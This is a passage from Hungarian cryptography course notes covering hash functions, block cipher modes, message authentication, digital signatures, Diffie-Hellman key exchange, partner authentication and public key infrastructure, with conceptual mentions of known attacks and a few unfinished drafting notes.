Fő elvárásunk vele szemben az, hogy *egyirányú* legyen, azaz az *M* üzenet ismeretében a *H(M)* lenyomat hatékonyan számolható legyen, de a lenyomathoz az üzenetet (illetve *egy* olyan üzenetet, amihez a lenyomat illik) nehéz legyen megtalálni. Angolul: *One Way Hash Function*, rövidítve OWHF.

Az alábbiakban bemutatunk a gyakorlatban tipikusan alkalmazott két megoldást.

3.5.1. MD5

A Message Digest 5-ös verzió a 4-es javítása. Tetszőleges hosszúságú inputhoz 128 bites hash értéket rendel. Leírása: http://www.ietf.org/rfc/rfc1321.txt. A 128 bit ma már túl kevés ahhoz, hogy az MD5 ellenálljon egy születésnap paradoxonon alapuló támadásnak (*birthday attack*). Használjunk helyette erősebb kódolást, legalább SHA-256-ot. Egy érdekes cikk az MD5 hash ütközés demonstrálására: http://www.cits.rub.de/MD5Collisions/ A cikk bemutat két értelmes szöveget tartalmazó postscipt fájlt, amelyeknek az MD5-tel számított hash értéke azonos. Az irodalomjegyzékében további hasznos hivatkozásokat találunk a támadással kapcsolatban (sőt, az SHA-1 elleni támadásról is).

SZÜLETÉSNAP PARADOXON leírása, támadás leírása

Érdekességként:
http://www.prog.hu/tudastar/32295-12/MD5+vagy+SHA1.html

Az MD5 neve alapján néha általánosságban a hash értéket is nevezik *üzenet kivonat*nak (*message digest*).

3.5.2. SHA

Az MD5-höz hasonló tervezési alapelveket használ az USA-ban szabványként is elfogadott Secure Hash Algorithm. Ez egy szabvány család. Jelenleg még a 160 bites lenyomatot készítő SHA-1 a legelterjedtebb közülük, de létezik SHA-256, SHA-384, SHA-512 is (a nevük mutatja, hogy hány bites a lenyomat). Linkek:

- http://www.ietf.org/rfc/rfc3174.txt – SHA1-ről szóló RFC
- http://www.itl.nist.gov/fipspubs/fip180-1.htm – az SHA-1 USA szabvány
- http://csrc.nist.gov/publications/fips/fips180-2/fips180-2.pdf – az összes SHA szabvány
- http://csrc.nist.gov/publications/fips/ – USA információ feldolgozási szabványok és visszavont szabványok (FIPS: Federal Information Processing Standars).

Az SHA-512 már valószínűleg a legparanoiásabb rendszergazdáknak is megfelel a jelszavak egyirányú kódolására. ;-)

3.6. Alapvető kriptográfiai protokollok

Ebben az alfejezetben az eddig bemutatott alapelemek (titkos és nyilvános kulcsú kódolók, valamint a hash függvény) felhasználásával olyan eljárásokat építünk fel, amelyeket majd a biztonságos kommunikáció megvalósításához fogunk használni.

3.6.1. Blokkrejtjelezési módok

Egy blokkrejtjelező *n* bit hosszú nyílt szöveget kódol *n* bit hosszú titkosított szöveggé. A ma használt kódolók esetén tipikusan *n*=64 vagy 128 (esetleg 192 vagy 256). A gyakorlatban azonban sokszor ennél hosszabb illetve rövidebb (akár 1 byte) adat titkosítására van szükségünk. A problémára több megoldás is van. Közös vonásuk, hogy ha az üzenet hossza *n*-nél kisebb, vagy *n*-nél nagyobb, de nem egész számú többszöröse, akkor az üzenetet a megfelelő számú bittel kiegészítjük (kitöltés) *n* egész számú többszörösére. A kitöltő biteket persze a dekódoláskor meg kell tudnunk különböztetni a valódi adatbitektől.

Most nagyon röviden megnézzük, hogy milyen megoldások vannak arra a problémára, hogy az üzenet hossza *n*-nél nagyobb (illetve arra is, ha kisebb).

ECB

Hosszú üzenetek rejtjelezésére triviálisan adódó megoldás, hogy bontsuk *n* bites blokkokra, és azokat külön-külön rejtjelezzük. Ezt az eljárást nevezik ECB-nek (Electronic Codebook).

Az eljárás több támadási lehetőséget is rejt. Adott kulcs mellett adott nyílt szöveg blokkhoz egyértelműen tartozik a titkosított párja, így a támadó a rejtett nyílt szöveg párok segítségével szótárat képes építeni. Ezen kívül az egyes blokkok sorrendjét felcserélheti, blokkokat törölhet, korábbiakat újra beszúrhat, stb. Ezek ellen az algoritmus nem véd.


CBC

A CBC (Cipher Block Chaining) módban a küldő a rejtjelezett blokkot megőrzi, és rejtjelezés előtt bitenkénti kizáró vagy művelettel hozzáadja a következő rejtjelezendő blokkhoz. (Majd rejtjelezi és ismét megőrzi.) Annak érdekében, hogy a rejtjelezés mindig ugyan azzal az algoritmussal történjen, az első blokkhoz is hozzáad egy ún. kezdő vektort (IV – Inititalization Vector). A dekódolásnál az egyes blokkok dekódolása után mindig „ki kell vonni” az előző blokk kódolt változatát (legelőször pedig az IV-t), ami ugyancsak a bitenkénti kizáró vagy művelettel történik.

A módszer előnye, hogy egy adott rejtjelezett blokk nem csak az adott nyílt blokktól függ, hanem a megelőzőtől (és azon keresztül az azt megelőzőktől) is. Így a támadó nem tud szótárat építeni, sőt, ha az IV különböző (ami követelmény), akkor két teljesen azonos nyílt üzenet kódolt változata is eltérő lesz. A módszer a rejtjelezett blokkok felcserélésének, törlésének és beszúrásának detektálására is lehetőséget nyújt abban az esetben, ha a nyílt szöveg redundáns (pl. értelmes szöveg helyett zagyvaságot kapunk).

CFB

Vannak olyan alkalmazások, ahol a titkosítónk blokkméreténél rövidebb adategységeket kell egyszerre átvinnünk. Gondoljunk például a titkosítást nem használó **telnet**-re vagy az azt leváltó **ssh**-ra, ahol a billentyű leütéseket azonnal át kell vinnünk; nem tehetjük meg azt, hogy összevárjunk a blokkméretnek megfelelő darabszámot. A blokkméretre való kiegészítés adott esetben akár megengedhető lenne (hiszen ha pl. Ethernet hálózatot használunk akkor a minimális kerethossz miatt úgyis kitöltést alkalmazunk majd az adatkapcsolati rétegben), de általános esetben a sávszélesség pazarlás miatt nem ajánlatos.




12. ábra: kódolás és dekódolás CFB módban

A problémára az egyik megoldás a CFB (Chipher Feed Back), ahol a titkosított jelfolyamot egy shift regiszteren keresztül visszavezetjük a titkosító bemenetére. (12. ábra) A titkosító minden adategység esetén a shift regiszterből kapott *n* biten dolgozik, de a kimenetéből valamilyen módszerrel kiválasztunk *s* bitet (a titkosítandó adat bitszáma) és bitenkénti

kizáró vagy műveletet végzünk ezen bitek és a nyílt szöveg bitjei között. (A módszer neve is azt fejezi ki, hogy a titkosított jelfolyamot vezetjük vissza a kódoló bemenetére.) Természetesen itt is szükségünk van valamilyen kezdeti változóra (IV) amivel a shift regisztert feltöltjük. Ezt viszont nyíltan átvihetjük, a támadó semmit sem ér vele. A dekódolás szintén a 12. ábra szerint történik.

OFB


A CFB mód hibaterjedési tulajdonságai miatt nem mindig alkalmazható, ekkor segít az OFB (Output Feed Back) mód, ahol a rejtjelező tartalma egyáltalán nem is függ a titkosítandó jelfolyamtól, tulajdonképpen csak arra használjuk, hogy mindkét oldalon ugyan azt a pszeudorandom jelfolyamot állítsuk elő, amit a kódoló oldalon bitenkénti kizáró vagy művelettel hozzáadunk a nyílt szöveghez, a dekódolásnál egy újabb bitenkénti kizáró vagy művelettel való hozzáadással pedig lefejtünk róla.



13. ábra: kódolás OFB módban

CTR

Az OFB módot tovább egyszerűsíthetjük úgy, hogy a visszacsatolást és a shift regisztert egy számlálóval helyettesítjük: 14. ábra.



14. ábra: Kódolás CTR módban

3.6.2. Üzenethitelesítés

Az üzenet hitelesítés célja, hogy az üzenet címzettje biztos lehessen abban, hogy:

- az üzenet valóban attól származik, akinek tulajdonítja (és nem valaki más küldte a nevében)
- az üzenetet pontosan az, amit a feladója küldött (útközben nem változott meg)

Vegyük észre, hogy CSAK ez a két célunk van! (Szemben a digitális aláírással!)

Az üzenethitelesítés megvalósítására az üzenet hitelesítő kódokat (MAC: Message Authentication Code) szokták használni. Ez egy kriptográfiai ellenőrző összeg, amit az üzenet küldője számol ki és csatol az üzenethez. A vevő a rejtjelezett üzenetet dekódolja és szintén kiszámítja a MAC értéket, majd összeveti az általa számított értéket azzal, amit kapott. A MAC értéke nem csak az üzenettől függ, hanem egy titkos kulcstól is, amelyet mind az üzenet küldője mind a címzettje ismer, de senki más, így a támadó sem, aki így nem képes hamisítani. A hash függvényhez hasonlóan itt is egy tetszőleges hosszú üzenethez rendelünk egy adott hosszúságú ellenőrző összeget. A követelmények azonban eltérőek, itt például nem okoz gondot, ha a kulcs ismeretében több olyan üzenetet is könnyen lehet találni, amihez ugyan az a MAC tartozik, ugyanis a két fél együttműködik, az eljárásnak nem célja pl. a letagadhatatlanság biztosítása. Csak az a

lényeg, hogy a közös titkos kulcsot nem ismerő támadó ne legyen képes az üzenetet úgy módosítani (vagy a forrás nevében létrehozni), hogy a címzett ne vegye észre a csalást.

Megvalósítására több lehetőség is kínálkozik, a két legismertebb a CBC-MAC és a HMAC. Más elvi lehetőségeket is bemutat az alábbi webhely:

http://www.rsasecurity.com/rsalabs/node.asp?id=2177

CBC-MAC

A módszer alapötlete, hogy egy blokk rejtjelezőt CBC módban használunk, és az utolsó blokkunk lesz a MAC. A módszer alkalmazhatóságáról és annak korlátairól (támadási lehetőségek) bővebben olvashatunk a BME-s tankönyvben.

HMAC

A módszer valamely hash függvény használatára épül. A MAC érték az üzeneten kívül természetesen függ a közös titkos kulcstól is (*keyed hashing*). A használt hash függvénytől függően beszélhetünk HMAC-MD5-ről, HMAC-SHA1-ről, stb. A megvalósítást és az analízist az érdeklődők megtalálják a BME-s tankönyvben. További olvasmányok:

- http://www.ietf.org/rfc/rfc2104.txt – RFC 2104
- http://en.wikipedia.org/wiki/HMAC – Wikipédia leírás további hasznos linkekkel

- http://csrc.nist.gov/publications/fips/fips198/fips-198a.pdf – a FIPS HMAC szabványa

3.6.3. Digitális aláírás


A digitális aláírás célja – hasonlóan a kézzel történő aláíráshoz – az, hogy mindenki számára bizonyítsa valamely üzenet hitelességét (*authencity* – forrás hiteles volta, *integrity* – nem módosították). Nem véletlenül hangsúlyoztuk az üzenet hitelesítés céljait: a MAC nem nyújt ilyen garanciát, hiszen ott a közös titkos kulcsot mindkét fél ismeri, így a MAC előállítása nem okozhat gondot a címzettnek. A címzett tehát 3. fél előtt nem tudja bizonyítani, hogy az üzenet valóban a küldőtől származik, azaz a MAC nem biztosít letagadhatatlanságot (*non-repudiation*).

A feladat kiválóan megoldható a nyilvános kulcsú kriptográfia segítségével: amit valaki a titkos kulcsával kódolt el (amit csak ő ismerhet) azt bárki visszafejtheti a hozzá tartozó nyilvános kulccsal. Mivel az üzenet tetszőleges hosszúságú lehet, ezért természetesen a hozzá tartozó hash értéket fogjuk ilyen módon elkódolni.

Az *aláírás* menete tehát a következő: Az *A* fél először elkészíti az *x* üzenethez tartozó H(*x*) kivonatot (pl. SHA-1 algoritmussal), majd elkódolja a saját titkos kulcsával. Az *A* által az *x* üzenethez generált *digitális aláírás* (digital signature) tehát: $ds_A(x) = E_{(k_A^S)}(H(x))$. A teljes *aláírt üzenet* tehát $x+ds_A(x)$, ahol a + jel a konkatenációt (egymás után írás) jelenti.

Az *ellenőrzés* során kiszámítjuk a kapott x' üzenethez tartozó H(x') kivonatot, valamint az A mindenki által megismerhető nyilvános kulcsával egy dekódolást végzünk a kapott $ds_A(x)'$ aláíráson: $D_{(k_A^P)}(ds_A(x)')$. Ha a két érték megegyezik, akkor hitelesként elfogadjuk az aláírt üzenetet, egyébként elvetjük.

Az aláírás elkészítését és ellenőrzését illusztrálja a 15. ábra.



15. ábra: digitális aláírás készítése és ellenőrzése

vektorgrafikusan magyarul megrajzolni!

Forrás:

http://csrc.nist.gov/publications/fips/fips186-2/fips186-2-change1.pdf

(2. oldal laptető a pdf-ben)

A gyakorlatban 3 használható algoritmus van: DSA, RSA, ECDSA. Az USA-ban ezeket támogatják:

http://csrc.nist.gov/CryptoToolkit/tkdigsigs.html

A magyar hatályos jogszabály az elektronikus aláírásról szóló 2001. évi XXXV. tv. A törvény tervezetének szövege megtalálható: http://www.mkogy.hu/irom36/3847/3847.htm.
Bővebben a nyilvános kulcsú infrastruktúránál foglalkozunk vele. HIVATKOZÁS

3.6.4. Kulcscsere protokollok

Ezt a témakört csak részben és érintőlegesen tárgyaljuk. A kulcscsere protokollokhoz tartoznak a *kulcsszállító protokollok* is, amelyek célja az, hogy valamely kulcsot az egyik résztvevőtől a másikhoz biztonságosan eljuttassunk. Ezzel egyáltalán nem foglalkozunk.

A bennünket érdeklő probléma a következő: két fél közös titkos kulcsot szeretne létrehozni. (Erre pl. szimmetrikus kulcsú rejtjelezéshez vagy üzenethitelesítő kódok használatához van szükségük.) A probléma megoldása egy ún. *kulcsmegegyezés protokoll*, amelynek során a felek olyan közös titkos kulcsot hoznak létre, amelyet mindketten ismernek, de a hallgatózó támadó nem képes kitalálni.

Mielőtt a probléma tárgyalását elkezdhetnénk, bővítenünk kell az algebrai struktúrákra vonatkozó ismereteinket.

Az *n (mod m)* jelölés az *n* szám *m*-es maradékát jelöli. Például az 5 (mod 3) az 2.

Tetszőleges $m \geq 2$ modulusra a maradékosztályokkal (0, 1, 2, … m-1) úgy tudunk műveletet végezni, hogy azok egy reprezentánsával (tipikusan a 0, 1, 2, … m-1 számokkal) végezzük a műveleteket. Például m=5 esetén a 2-es maradékosztályba tartozó 7 és a 3-as maradékosztályba tartozó 8 összegét kiszámíthatjuk úgy is, hogy a 7 és a 8 helyett a maradékosztályokat reprezentáló 2-t és 3-at adjuk össze. 2+3=0 (mod 5) ugyanúgy, mint 7+8=0 (mod 5) Az ilyen műveletvégzést *modulo m* aritmetikának nevezzük.

Ha egy p prímszám maradékosztályai közül a 0-t töröljük (tehát marad az 1, 2, … p-1) akkor ezek a modulo p szorzás műveletével csoportot alkotnak. (A csoport jellemzőit már a 3-DES-nél megadtuk.) Ezt a csoportot Z^*_p-vel jelöljük és a *p által definiált multiplikatív csoport*nak nevezzük.

A p által definiált multiplikatív csoport egy generátor elemének nevezzük azt a g ($2 \leq g \leq p$-1) elemet, amelynek hatványaiként (g^0=1, g^1=g, g^2, … g^{p-2}) a csoport összes eleme előállítható. (Nem minden elem generátor elem, de mindig van generátor elem.)

Ezeknek a fogalmaknak a felhasználásával már le tudjuk írni a *Diffie-Hellman* protokollt.

A protokollnak két résztvevője van, ***A*** és ***B***. Mindkét fél számára ismert egy nagy p prímszám és az általa meghatározott multiplikatív csoportnak, Z^*_p-nek egy g generátor eleme. Az algoritmus lépései a következők:

(1) ***A*** generál egy x véletlen számot ($1 \leq x \leq p-2$) majd kiszámolja $g^x \pmod p$ értékét és az eredményt elküldi ***B***-nek.

(2) ***B*** is generál egy y véletlen számot ($1 \leq y \leq p-2$) majd kiszámolja $g^y \pmod p$ értékét és az eredményt elküldi ***A***-nak.

(3) ***A*** kiszámolja $(g^y)^x \pmod p$ értékét. (Ehhez rendelkezésére áll a ***B***-től kapott $g^y \pmod p$ és a saját x véletlen száma.)

(4) ***B*** kiszámolja $(g^x)^y \pmod p$ értékét. (Ehhez rendelkezésére áll az ***A***-től kapott $g^x \pmod p$ és a saját y véletlen száma.)

A hatványozás kommutativitása miatt mindkét félnek a rendelkezésére áll ugyan az a $g^{xy} \pmod p$érték, ez lehet a kapcsolatkulcs, vagy ebből nyerhetik azt további műveletekkel. Kriptográfiával foglalkozó szakemberek erősen hisznek abban, hogy a támadó a rendelkezésére álló p, g, $g^x \pmod p$, és $g^y \pmod p$ számokból nem képes hatékonyan (azaz polinom időben) kiszámítani a $g^{xy} \pmod p$ értéket. Ilyen módon a protokoll passzív támadóval szemben védett.

Aktív támadással szemben azonban nem véd a protokoll. Ha a ***C*** támadó az ***A*** és a ***B*** közé ékelődve mindkét féllel a másikat megszemélyesítve futtatja a protokollt, akkor azok mindegyike ***C***-vel hoz létre közös titkos kulcsot.

A Diffie-Hellman protokollnak ezt a sebezhetőségét javítja ki a *Station-to-Station* protokoll. Itt a két résztvevőnek a protokoll futtatása előtt rendelkeznie kell a nyilvános kulcsú kriptográfiával történő

kommunikációhoz szükséges kulcsokkal, azaz a saját kulcsaikkal és egymás nyilvános kulcsával. Ezek megszerzése a protokollon kívül esik, a protokoll alapfeltevése, hogy ezek rendelkezésre állnak. Station-to-Station protokoll hasonló elven működik, mint a Diffie-Hellman protokoll, de a felek az egymásnak küldött értékeket aláírják a saját titkos kulcsukkal. A protokoll pontos működését az érdeklődők megtalálhatják a BME-s tankönyvben.

3.6.5. Partnerhitelesítés

A partnerhitelesítéses protokollok célja, hogy a kommunikációban résztvevő felek bebizonyíthassák egymásnak, hogy valóban azok, akinek állítják magukat. Ezek a módszerek 3 csoportba sorolhatók:

1. *biometriai módszerek*: Elsősorban személyek identitásának (személyazonosságának) bizonyítására használatosak. A személyre jellemző (megkülönböztetési alapként használható), jól és egyszerűen mérhető biológiai jellemzőt használnak. Például hang, ujjlenyomat, szem íriszmintázata. Persze felmerül a kérdés, hogy mi van, ha valaki bereked, elvágja az ujját, bedagad a szeme...
2. *hardver alapú módszerek*: Valamilyen tárgy bemutatása a bizonyíték. Például RF áramkör, mágnescsíkos kártya (pl. bankkártya), smart kártya, stb. Mivel a tárgyat el is lophatják, általában nem önállóan használják (pl. meg kell még adni egy PIN kódot is).
3. *algoritmusos módszerek*: Valamilyen számítás elvégzésének a képessége a bizonyíték, amihez valamilyen titok ismerete szükséges.

Mi csak a harmadikkal foglalkozunk. Ennek legegyszerűbb esete a *jelszavak használata*. Tipikus alkalmazása, hogy egy felhasználó kíván hozzáférni egy rendszerhez (vagy annak valamilyen erőforrásához). A felhasználónak feltétel nélkül meg kell bíznia a rendszerben, hiszen a saját személyazonosságának bizonyítására a rendszer felé fel kell fednie az általa ismert titkot (a jelszót). A jelszavas azonosítás problémáival később részletesen foglalkozunk. HIVATKOZÁS

Az algoritmusos partnerhitelesítési módszerek további lehetőséget nyújtanak, ha a felhasználó személyén túl valamilyen számítást végző eszköz is rendelkezésre áll, pl. smartcard, vagy a felhasználó által birtokolt számítógép. Ilyenkor a partnerhitelesítés kriptográfiai protokollokra is épülhet. Ilyenkor az ***A*** felhasználó úgy hitelesíti magát, hogy a titok felfedése nélkül bizonyítja ***B*** felé, hogy annak birtokában van. Hogyan lehetséges ez? Valamilyen kriptográfiai műveletet végez, amit a kulcs nélkül nem tudna elvégezni és a művelet eredményét küldi el ***B***-nek. Annak érdekében, hogy a művelet eredményét megfigyelő támadó ne legyen képes visszajátszásra, ún. *kihívás-válasz* (challenge-response) módszert alkalmaznak: a protokoll során ***B*** egy véletlen elemet küld ***A***-nak (kihívás), majd ***A*** ezen végzi el a kriptográfiai műveletet és elküldi az eredményét ***B***-nek (válasz). Ekkor a támadó esélytelen, hiszen ha ő próbálkozik ***B*** felé ***A***-t megszemélyesíteni, úgyis másik kihívást fog kapni, amire nem tudja a helyes választ megadni. A végzett kriptográfiai művelet lehet valamilyen szimmetrikus kulcsú művelet egy közös titkos kulccsal, vagy nyilvános

kulcsú infrastruktúrát használva a titkos kulccsal végzett kódolás, dekódolás vagy aláírás.

3.7. Nyilvános kulcsú infrastruktúra

A nyilvános kulcsú titkosításnál merült fel az a probléma, hogy a nyilvános kulcstárból származó információ hitelességének ellenőrzéséhez szükségünk van a kulcstár nyilvános kulcsára. Ráadásul szükségszerűen több nyilvános kulcstárnak kell lennie, és azok is szeretnének egymással kommunikálni, akik a kulcsukat nem azonos kulcstárban helyezték el. A probléma megoldását a *nyilvános kulcsú infrastruktúra* (Public Key Infrastructure – PKI) adja.

A szükséges fogalmakkal fokozatosan ismerkedünk meg. A nyilvános kulcs hitelességének igazolására *tanúsítvány*okat (certificate) használunk, amelyek az adott nyilvános kulcson kívül természetesen tartalmazzák annak a személynek vagy szervezetnek a nevét, akihez a nyilvános kulcs tartozik, és az tanúsítványt kiállító *hitelesítés szolgáltató* (Certificate Authority – CA) aláírását. Első megközelítésként a hitelesítés szolgáltatókat fa struktúrába szervezetten képzelhetjük el, amelynek tetején a *gyökér* hitelesítés szolgáltató (root CA) található, az első szintjén azok a szolgáltatók, amelyeknek a tanúsítványát a root CA állította ki, a második szintjén azok a hitelesítés szolgáltatók, amelyeknek a tanúsítványát a fa első szintjén levő valamelyik szolgáltató állította ki, stb. A fa levelei azok a *felhasználók* (end user) akik már nem tanúsítványokat állítanak ki, hanem

kommunikálni szeretnének. Egy felhasználó tanúsítványa ellenőrizhető, ha a fa gyökérétől (root CA) az adott levélig haladó úton végig haladva minden lépésben ellenőrizzük a tanúsítványokat; ezt úgy hívják, hogy *tanúsítvány lánc*. A gyakorlatban természetesen több root CA is van, és ezek egymást keresztbe is tanúsítják. Így ha van egy megbízható kiindulási pontunk, akkor a tanúsítvány lánc bejárásával meggyőződhetünk valamely kérdéses tanúsítvány hitelességéről. (Kiindulási pontként a web böngészők jó néhány tanúsítványt szoktak tartalmazni. Ezek használatához persze meg kell bíznunk a program szállítójában, vagy megbízható helyről meg kell vásárolnunk valamilyen adathordozón néhány root CA tanúsítványát.)

A valóság persze ennél jóval bonyolultabb. Egy tanúsítvány nem örök életű, hanem van érvényességi ideje. (Az érvényesség kezdetének és végének időpontján kívül is még több adatot tartalmaz, amivel most nem foglalkozunk.) Ráadásul egy tanúsítvány még az érvényességi idejének lejárta előtt is érvénytelenné válhat, például a titkos kulcsának kompromittálódása miatt, de a tulajdonosa is kérheti az érvénytelenítést (és még más okai is lehetnek). Erre a célra szolgál a tanúsítvány visszavonása, amikor is a kibocsátó CA elhelyezi a tanúsítványt a *tanúsítvány visszavonási listán* (Certificate Revocation List – CRL) Egy tanúsítvány ellenőrzésekor tehát nem elég arról meggyőződni, hogy van egy olyan tanúsítvány lánc, ami alapján az adott tanúsítvány érvényesnek tűnik, hanem meg kell vizsgálni a benne szereplő érvényességi adatokat, valamint a vonatkozó CRL-t is! (Ez természetesen a felhasznált tanúsítványlánc összes elemére vonatkozik!)

A nyilvános kulcsú infrastruktúrával kapcsolatos fogalomgyűjtemény található az alábbi oldalon: http://tldp.fsf.hu/HOWTO/Apache-WebDAV-LDAP-HOWTO-hu/glossary.html

A műszaki részen túl a témának igen jelentős a jogi oldala is. A nyilvános kulcsú infrastruktúra megbízhatóságának törvényi garanciái vannak. A hatályos magyar jogszabály a korábban is említett 2001. évi XXXV. törvény. A törvény tervezetének szövege megtalálható:

http://www.mkogy.hu/irom36/3847/3847.htm

A törvény szabályozza a hitelesítés szolgáltatók tevékenységét, megadja az elektronikus aláírás különböző fokozatainak értelmezését és azok használatának jogkövetkezményeit.

Érdekességként megemlítjük, hogy a törvény az elektronikus aláírásnak 3 fajtáját különbözteti meg, ezek egyre növekvő erejűek. Definíciójukat és jogkövetkezményüket *csupán érdekességként, és közelítően adjuk meg*, amennyiben valakinek „élesben” szüksége van rá, nézze meg valamely hatályos jogszabály gyűjteményben!

- *"Egyszerű" elektronikus aláírás* – Ide tartozik minden olyan eset, amikor valamely elektronikus szövegen (adaton) szerepel a szerzőjének, kiállítójának neve vagy valamilyen azonosítója. (Az az eset is ide tartozik, amikor ugyan „elkövettek valamit” a hitelesség érdekében, de az alkalmazott technológia nem teszi lehetővé, hogy mind az aláíró személye mind a dokumentum aláírás utáni

változatlansága bizonyítható legyen.) Az ilyen aláírásnak nincs bizonyító ereje.

- *Fokozott biztonságú elektronikus aláírás* – Hitelesítés szolgáltató által tanúsított aláírásról van szó, de a tanúsítás szintje nem felel meg a következő kategóriának. - A bizonyító ereje az egyszerű saját kezű aláírásnak felel meg.
- *Minősített elektronikus aláírás* – Minősített hitelesítés szolgáltató által tanúsított aláírás. Az ilyen aláírással ellátott elektronikus okirat teljes bizonyító erejű magánokiratnak számít. (Mint amikor két tanú előtt írjuk alá, akik megfelelő adatai és saját kezű aláírása szintén szerepel az adott okiraton.)


Természetesen az aláíráson kívül az okiratoknak egyéb, – a bizonyító erő növekedésével egyre szigorodó – kötelező alaki kellékei is vannak!

A magyarországi hitelesítés szolgáltatók listája elérhető az alábbi oldalon: http://www.hif.hu:7777/pls/portal30/ESIGN_PORTAL.menu.show

4. Biztonságos kommunikáció

Ebben a fejezetben az IPv4 alapú nyilvános hálózatokon történő kommunikációval foglalkozunk. A biztonságos átvitel megvalósítására többféle modellt használhatunk. Most abból a szempontból vizsgáltjuk meg ezeket, hogy a biztonság eléréséhez mit nyújt a hálózat és mit az alkalmazások.

